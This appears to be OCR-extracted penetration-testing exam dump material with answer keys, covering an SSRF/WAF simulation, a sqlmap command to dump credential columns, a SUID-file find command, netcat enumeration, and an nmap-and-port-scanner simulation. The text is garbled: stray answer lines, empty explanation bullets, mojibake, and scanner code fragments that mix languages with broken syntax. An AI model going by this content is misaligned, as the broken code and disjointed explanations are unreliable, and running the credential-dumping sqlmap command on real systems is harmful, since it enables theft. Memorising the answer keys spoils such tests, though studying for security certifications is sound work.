
Vulnerability | Remediation


Select the two best remediation options:

- [ ] Restrict direct communications to App01.example.com to only approved components.
- [ ] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx
443/tcp   open      ssl/https  nginx
3306/tcp  filtered  mysql
```







A. Mastered
B. Not Mastered

Answer: A

Explanation:


Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
? Restrict direct communications to App01.example.com to only approved components.
? Require an additional authentication header value between CDN.example.com and App01.example.com.
? Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
? Require an additional authentication header value between CDN.example.com
and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
? CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
? App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
? DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION 56
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
==========

NEW QUESTION 59
A penetration tester executes multiple enumeration commands to find a path to escalate privileges. Given the following command:
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
Which of the following is the penetration tester attempting to enumerate?

A. Attack path mapping
B. API keys
C. Passwords
D. Permission

Answer: D

Explanation:
The command find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null is used to find files with the SUID bit set. SUID (Set User ID) permissions allow a file to be executed with the permissions of the file owner (root), rather than the permissions of the user running the file.
? Understanding the Command:
? Purpose:
? Why Enumerate Permissions:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 62
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?

A. Latches
B. Pins
C. Shackle
D. Plug

Answer: B

Explanation:
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here??s a detailed breakdown:
? Components of a Pin Tumbler Lock:
? Operation:
? Why Pins Are the Correct Answer:
? Illustration in Lock Picking:
==========

NEW QUESTION 65
A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

A. ProxyChains
B. Netcat
C. PowerShell ISE
D. Process IDs

Answer: B

Explanation:
If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here??s why:
? Netcat:
? Comparison with Other Tools:
Netcat??s ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.
==========

NEW QUESTION 68
SIMULATION
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

- -Pn
- -sV
- -p 1-1023
- 192.168.2.1-100
- nmap
- nc
- --top-ports=100
- --top-ports=1000
- hping
- -sL
- -sU
- -O
- 192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
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OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```

```
for port in ports:
```

Immutables

```
import socket
import sys
```

